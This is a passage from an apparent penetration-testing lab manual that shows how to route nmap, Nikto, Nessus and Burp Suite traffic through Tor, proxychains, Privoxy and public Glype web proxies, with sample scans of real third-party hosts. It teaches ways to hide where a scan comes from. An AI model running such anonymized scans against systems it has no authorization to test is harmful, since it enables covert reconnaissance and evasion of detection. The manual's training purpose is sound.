This step takes some time, upwards of an hour. It has to go through every proxy and make sure that it is alive. Once it's done, copy the contents of your results.txt file into your /etc/proxychains.conf. Make sure to copy and paste them in the appropriate section.



Lab 9c: Tor/Tor-resolve

We can even use tor-resolve to resolve host name information.

[tor &](#)

(this starts TOR)

```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ tor &
[2] 2989
strategicsec@ubuntu:~/toolz$ Aug 25 22:13:38.873 [notice] Tor v0.2.2.35 (git-73fff13
ab3cc9570d). This is experimental software. Do not rely on it for strong anonymity.
(Running on Linux i686)
Aug 25 22:13:38.874 [notice] Initialized libevent version 2.0.16-stable using metho
d epoll. Good.
Aug 25 22:13:38.874 [notice] Opening Socks listener on 127.0.0.1:9050
Aug 25 22:13:38.874 [warn] Could not bind to 127.0.0.1:9050: Address already in use
. Is Tor already running?
Aug 25 22:13:38.874 [warn] Failed to parse/validate config: Failed to bind one of t
he listener ports.
Aug 25 22:13:38.874 [err] Reading config failed--see warnings above.
```

Open up another tab to resolve the hostname

[tor-resolve strategicsec.com](#)

```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ tor-resolve strategicsec.com
204.244.123.113
strategicsec@ubuntu:~/toolz$
```



Lab 9d: Proxychains/Proxyresolv

Proxychains is in the repositories for many of the current linux distro's.

Let's see what we can do. Start tor, then run the following command:

proxyresolv <hostname>

```
strategicsec@ubuntu:~$ proxyresolv www.google.com
|S-chain|->-127.0.0.1:9050-><>-4.2.2.2:53-><>-OK
173.194.32.80
173.194.32.84
173.194.32.82
173.194.32.81
173.194.32.83
strategicsec@ubuntu:~$
```

Proxyresolv is used to resolve host names via a proxy or TOR.

Now let's port scan a the machine through proxychains

proxychains nmap -sT -PN -n -sV -p

21,22,23,25,80,110,139,443,445,1433,1521,3306,3389,8080,10000 [ip address/ip range]

```
strategicsec@ubuntu:~$ proxychains nmap -sT -PN -n -sV -p 21,22,23,25,80,110,139,443,445,1433,1521,3306,3389,8080,10000 173.194.32.80
ProxyChains-3.1 (http://proxychains.net/)

Starting Nmap 5.21 ( http://nmap.org ) at 2012-08-26 08:52 PDT
Nmap has been started as root on 173.194.32.80 (version 3.2-1)
Nmap scan report for 173.194.32.80
Host is up (13s latency).
PORT      STATE SERVICE      VERSION
21/tcp    closed  ftp
22/tcp    closed  ssh
23/tcp    closed  telnet
25/tcp    closed  smtp
80/tcp    open   http          Google httpd 2.0 (GFE)
110/tcp   closed pop3
139/tcp   closed netbios-ssn
443/tcp   closed https
445/tcp   closed microsoft-ds
1433/tcp  closed ms-sql-s
1521/tcp  closed oracle
3306/tcp  closed mysql
3389/tcp  closed ms-term-serv
8080/tcp  closed http-proxy
10000/tcp closed snet-sensor-mgmt
Service Info: OS: Linux

Nmap done: 1 IP address (1 host up) scanned in 225.09 seconds
strategicsec@ubuntu:~$
```



We can even run Nikto through proxychains

```
cd toolz/nikto-2.1.1/  
proxychains perl nikto.pl -Cgidirs all -o google_nikto.txt -host www.google.com
```

```
strategicsec@ubuntu:~/toolz/nikto-2.1.1$ proxychains perl nikto.pl -Cgidirs all -o google_nikto.txt -host www.google.com  
ProxyChains-3.1 (http://proxychains.sf.net)  
- Nikto v2.1.1  
-----  
|DNS-request| www.google.com  
|S-chain|->- 127.0.0.1:9050-<><>- 4.2.2.2:53-<><>-OK  
|DNS-response| www.google.com is 173.194.32.82  
|DNS-request| www.google.com  
|S-chain|->- 127.0.0.1:9050-<><>- 4.2.2.2:53-<><>-OK  
|DNS-response| www.google.com is 173.194.32.115  
|DNS-request| www.google.com  
|S-chain|->- 127.0.0.1:9050-<><>- 4.2.2.2:53-<><>-OK  
|DNS-response| www.google.com is 173.194.32.115  
|DNS-request| www.google.com  
|S-chain|->- 127.0.0.1:9050-<><>- 4.2.2.2:53-<><>-OK  
|DNS-response| www.google.com is 173.194.32.82  
+ No web server found on 74.125.45.99:80  
-----  
+ 0 host(s) tested
```



Lab 9e: Port scanning through PHP proxies

In previous labs we've seen the use of the SOCKS proxy. In this lab we will be looking at a trend that seems to be growing in popularity, PHP proxies. Sensepost has a tool called "glypeahead" that allows us to port scan through these proxies.

Download the tool from: <http://www.sensepost.com/research/glypeahead/>

Once you've downloaded and unzipped the file you will be greeted with a directory containing 3 files and a directory. What we are really interested in is the *config.php* and the application itself.

The *config.php* file is where you will specify what site you would like to scan

```
$config = array(
    'debug'          =>      false,                      //      change to true,
    of course, to enable debug
    'targets'        =>      array(
        'strategicsec.com'           =>      array(
//      each targetted port needs to be listed in the array for the target host
            21,
            22,
            25,
            80,
            443
        ),
        'www.eccouncil.org'          =>      array(
//      multiple target arrays can be specified
            80,
            8080
        )
    ),
    /*

```



It's in this section that you can also specify what ports you want gypeahead to scan. At the bottom of the configuration file, you can also specify what proxies you would like gypeahead to use.

```
/*
 * Note:
 * Proxy link should be to Gype's primary index file, index.php
 *
 * Additionally, error messages need to be displayed on resultant page.
 * This can be checked by appending 'e=curl_error' onto the index url ...
 * http://cooltoday.info/index.php?e=curl_error
 * ... and looking for the "libcurl returned the error" error message.
 *
 * Currently, the gype proxy cannot be used if it's active theme does not show error messages, or if the proxy's error messages have been customised.
 */
'proxies' => array(
    'http://GLYPE.PROXY/index.php'
    'http://ANOTHER.GLYPE.PROXY/index.php'
)
};
```

You can get a list of gype proxies from the following link:
<http://www.azproxies.com/proxy-lists/gype-web-proxies.html>

Make sure that when you put in the proxies you end with *index.php* otherwise gypeahead will error out.

```
/*
 * Note:
 * Proxy link should be to Gype's primary index file, index.php
 *
 * Additionally, error messages need to be displayed on resultant page.
 * This can be checked by appending 'e=curl_error' onto the index url ...
 * http://cooltoday.info/index.php?e=curl_error
 * ... and looking for the "libcurl returned the error" error message.
 *
 * Currently, the gype proxy cannot be used if it's active theme does not show error messages, or if the proxy's error messages have been customised.
 */
'proxies' => array(
    'http://www.brazilproxy.com/index.php'
    'http://sandsurge.com/index.php'
)
};
```



Of course, you can always add more proxies. You do not have to limit yourself to only 2. The same goes for the sites, you can always change the ports to whatever you want to scan for. I left them the same for simplicity. This is what you'll get when everything works out fine.

GlypeAhead needs to be fed the *config.php* file

```
strategicsec@ubuntu:~/toolz/glypeahead-1.1$ ./glypeahead config.php
SensePost GlypeAhead v1.1 - released on 13 April 2010
Junaid Loonat (junaid@sensepost.com)
>> Scan report for strategicsec.com (204.244.123.113)
    PORT      STATE      BANNER
    21        open       (HTTP) 504 Gateway Time-out
    22        closed
    25        open       220 StrategicSecurity.strategicsec.com ESMTP Postfix  221
2.7.0 Error: ...
    80        open       (HTTP) Strategic Security
    443       open       (HTTP) Security Warning
Scanned 5 ports in 313.79 seconds, using 1 proxy

>> Scan report for www.eccouncil.org (64.147.99.90)
    PORT      STATE      BANNER
    80        open       (HTTP) Untitled
    8080     closed
Scanned 2 ports in 8.28 seconds, using 1 proxy
```



Lab 10: Nessus through Tor

Register & Download Nessus

Register for a free account to download a copy of HomeFeed Nessus vulnerability scanner at

<http://www.nessus.org/products/nessus/nessus-download-agreement>

Installing Nessus

This installation is performed on the Ubuntu x86 machine. Follow the instructions to install Nessus on other platforms

```
strategicsec@ubuntu:~/toolz$ sudo dpkg -i Nessus-6.4.3-ubuntu1110_i386.deb
```



Initial Account Setup

Open a browser on your machine and go to <https://localhost:8834>

You will be asked to create an administrative account to manage Nessus. In this example, we will create an account “**admin**” with the password “**password1**”. Click “Next” and proceed with the rest of the setup process.

The screenshot shows a Mozilla Firefox browser window titled "Nessus / Register - Mozilla Firefox". The address bar displays "https://ubuntu:8834/#/". The main content is a "Initial Account Setup" form. It includes a "Username" field containing "admin", a "Password" field with masked input, and a "Confirm Password" field with masked input. A note below states: "First, we need to create a System Administrator for the scanner. This user has full control of the scanner, with the ability to create/delete users, stop running scans, and change the scanner configuration." At the bottom are "Continue" and "Back" buttons. The Nessus logo is in the top right corner. The footer features the Tenable Network Security logo.



After nessus has been installed, execute the following command to tunnel all incoming connections to the target address via Tor's SOCKS server

```
socat TCP4-LISTEN:8080,fork SOCKS4:127.0.0.1:<target ip  
address>:80,socksport=9050
```

```
strategicsec@ubuntu: ~ strategicsec@ubuntu: ~/toolz  
strategicsec@ubuntu:~/toolz$ sudo socat TCP4-LISTEN:8080,fork SOCKS4:127.0.0.1:204.244.125.96:80,socksport=9050
```

Now run a Nessus scan against “localhost”

The screenshot shows the Nessus web interface for configuring a new scan. The main navigation bar includes 'Scans' and 'Policies'. Below it, a sub-menu for 'Scan Library' is active, with 'Settings' and 'Credentials' also visible. The main content area is titled 'New Scan / Basic Network Scan' and displays 'CURRENT RESULTS: N/A'. On the left, a sidebar menu is open under the 'BASIC' tab, listing 'General', 'Schedule', 'Email Notifications', 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. The 'General' section is selected. The main configuration form contains the following fields:

Name	strategicsec
Description	basic
Folder	My Scans
Scanner	Local Scanner
Targets	127.0.0.1

At the bottom of the configuration form are two buttons: 'Save' and 'Cancel'.

Finally, once it's completed. Look over the report.



NESSUS

Scans Policies admin ▾ 🔍 Filter Hosts

strategicsec

CURRENT RESULTS: TODAY AT 2:08 PM

Configure

Scans > Hosts 1 Vulnerabilities 109 History 1

Host	Vulnerabilities	%	Scan Details
127.0.0.1	8 Critical, 27 High, 28 Medium, 6 Low, 61 Info	100%	Name: strategicsec Status: Stopping Policy: Basic Network Scan Scanner: Local Scanner Folder: My Scans Start: Today at 2:04 PM End: Today at 2:08 PM Elapsed: 5 minutes

Vulnerabilities

Legend: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue)



Lab 11: BURPSUITE

Download latest free version of Burp at <http://www.portswigger.net/burp/download.html>

```
java -jar burpsuite_free_v1.6.28.jar
```

- Click the "Proxy" tab
- click the "Options" sub tab
- Ensure that burp is configured to "generate CA-signed per-host certificates"

Burp Suite Free Edition v1.6.28

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/> 127.0.0.1:8080	<input type="checkbox"/>			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests


Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button" value="Edit"/>	<input type="checkbox"/>				

Open Firefox

- Click "Edit"
- Click "Preferences"
- Click the "Advanced" tab
- Click the "Network" sub tab
- Click the connection "settings" button
- Click "manual proxy configuration"
 - set it to 127.0.0.1 port 8080
 - check "Use this proxy server for all protocols"
- Remove both the "localhost, 127.0.0.1" text from the "No Proxy For:" line



Configure your browser to use Burp as its proxy, and configure Burp's proxy listener to generate CA-signed per-host certificates.

Visit any SSL-protected URL.

On the “**This Connection is Untrusted**” screen, click on “**Add Exception**”

Click “**Get Certificate**”, then click “**View**”.



Certificate Viewer:"mail.google.com"

[General](#) [Details](#)

Could not verify this certificate because the issuer is unknown.

Issued To

Common Name (CN) mail.google.com
Organization (O) PortSwigger
Organizational Unit (OU) PortSwigger CA
Serial Number 4E:5E:98:9E

Issued By

Common Name (CN) PortSwigger CA
Organization (O) PortSwigger
Organizational Unit (OU) PortSwigger CA

Period of Validity

Begins On 09/09/2015
Expires On 07/10/2035

Fingerprints

SHA-256 Fingerprint CE:1D:0B:70:B4:66:67:70:86:02:2C:8F:48:B0:A3:21:
1F:84:73:73:E5:35:9C:04:A1:21:DF:B7:8E:A4:C4:E2
SHA1 Fingerprint 17:FF:C7:2D:CC:61:FC:BA:70:E3:75:1D:38:C3:B8:95:C6:FA:21:BF

In the “Details” tab, select the root certificate in the tree (PortSwigger CA).



Certificate Viewer:"mail.google.com"

General Details

Certificate Hierarchy

▼PortSwigger CA
mail.google.com

Certificate Fields


▼mail.google.com

- ▼Certificate
 - Version
 - Serial Number
 - Certificate Signature Algorithm
- Issuer
- ▼Validity
 - Not Before
 - Not After
- Subject
- ▼Subject Public Key Info

Field Value



Click "Export" and save the certificate as "BurpCert" on the Desktop.



Close Certificate Viewer dialog and click “**Cancel**” on the “**Add Security Exception**” dialog


Go to Edit | Preferences

Click “**Advanced**” and go to “**Encryption**” tab

Click “**View Certificates**”




Click "**Import**" and select the certificate file that you previously saved.





On the "**Downloading Certificate**" dialog, check the box "**Trust this CA to identify web sites**", and click "**OK**".



Close all dialogs and restart Firefox.



Lab 12a: Burp Suite Through Tor/Privoxy

Since we've already installed Tor and configured it, privoxy should be working fine. But we need to configure a few things before everything will work properly.

Open the file up in your favorite text editor and search for "9050"

```
strategicsec@ubuntu: /etc/privoxy
GNU nano 2.2.6          File: config


#      A rule that uses a SOCKS 4 gateway for all destinations but no
#      HTTP parent looks like this:
#
#          forward-socks4    /           socks-gw.example.com:1080  .
#
#
#      To chain Privoxy and Tor, both running on the same system,
#      you would use something like:
#
#          forward-socks5    /           127.0.0.1:9050  .
#
#
#      The public Tor network can't be used to reach your local network,
#      if you need to access local servers you therefore might want
#      to make some exceptions:
#
#          forward        192.168.*.*/
#          forward        10.*.*.*/      :
#          forward        127.*.*.*/      :

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit     ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

Once you've found the line that says "forward-socks5 / 127.0.0.1:9050", go ahead and uncomment it.



Now we need to configure the proxy settings.





If you are using Burp v1.6 the proxy settings are under the “options” tab.

Screenshot of the Burp Suite Free Edition v1.6.28 Options tab interface:

The interface shows the following sections:

- Platform Authentication**:
 - These settings let you configure Burp to automatically carry out platform authentication to destination web servers.
 - Do platform authentication
 - | Host | Type | Username | Domain | Domain h... |
|------|------|----------|--------|-------------|
| | | | | |
 - Prompt for credentials on platform authentication failure
- Upstream Proxy Servers**:
 - The following rules determine whether Burp sends each outgoing request to a proxy server, or directly to the destination web server. The first rule that matches each destination host will be used. To send all traffic to a single proxy server, create a rule with * as the destination host.
 - | Enabled | Destination host | Proxy host | Proxy p... | Auth type | Username |
|---------|------------------|------------|------------|-----------|----------|
| | | | | | |
 - Add
 - Edit
 - Remove
 - Up
 - Down
- SOCKS Proxy**:
 - These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured rules for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.
 - Use SOCKS proxy
 - SOCKS proxy host:
 - SOCKS proxy port:
 - Username:
 - Password:
 - Do DNS lookups over SOCKS proxy



We need to set this up to go through Privoxy. Currently Privoxy listens on port 8118 by default. Scroll down until you see the section labeled “upstream proxy servers”, fill in the “proxy host” with the localhost address “127.0.0.1”. Use “8118” for the “proxy port”. Click on the “add” button when finished.

To add a new proxy rule, complete the relevant details and click "add". You can use wildcards to specify destination hosts (* matches zero or more characters, ? matches any character except a dot). Leave the proxy host blank to connect directly for the specified destination host.

destination host	<input type="text"/>	username	<input type="text"/>	<input type="button" value="add"/>
proxy host	<input type="text" value="127.0.0.1"/>	password	<input type="text"/>	
proxy port	<input type="text" value="8118"/>	domain	<input type="text"/>	
authentication	<input type="button" value="none"/> ▾	hostname	<input type="text"/>	

use SOCKS proxy

Once you’re finished with this, the final step is to fire up Tor and Privoxy.



Lab 12b: Masking Nikto Headers

In this lab we are going to be masking the Nikto User-Agent in the request header. Navigate to the directory where you've stored Nikto. In this directory you'll notice a nikto.conf file.

```
strategicsec@ubuntu: ~/toolz/nikto-2.1.1
strategicsec@ubuntu:~/toolz/nikto-2.1.1$ ls
docs nikto.conf nikto.pl plugins templates
strategicsec@ubuntu:~/toolz/nikto-2.1.1$
```

Open up the config file in your favorite text editor and look for the lines referencing proxy options.

```
strategicsec@ubuntu: ~/toolz/nikto-2.1.1
GNU nano 2.2.6          File: nikto.conf

#PROMPTS=no

# cirt.net : set the IP so that updates can work without name resolution
CIRT=174.142.17.165

#####
# PROXY STUFF
#####
#PROXYHOST=127.0.0.1
#PROXYPORt=3128
#PROXYUSER=proxyuserid
#PROXPASS=proxypassword

#####
# COOKIE STUFF
#####
# send a cookie with all requests, helpful if auth cookie is needed
#STATIC-COOKIE=cookieName=cookieValue

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell
```



Uncomment the two lines for “PROXYHOST” and “PROXYPORT” you will also have to change the “PROXY” port to go through Burp.

```
#####
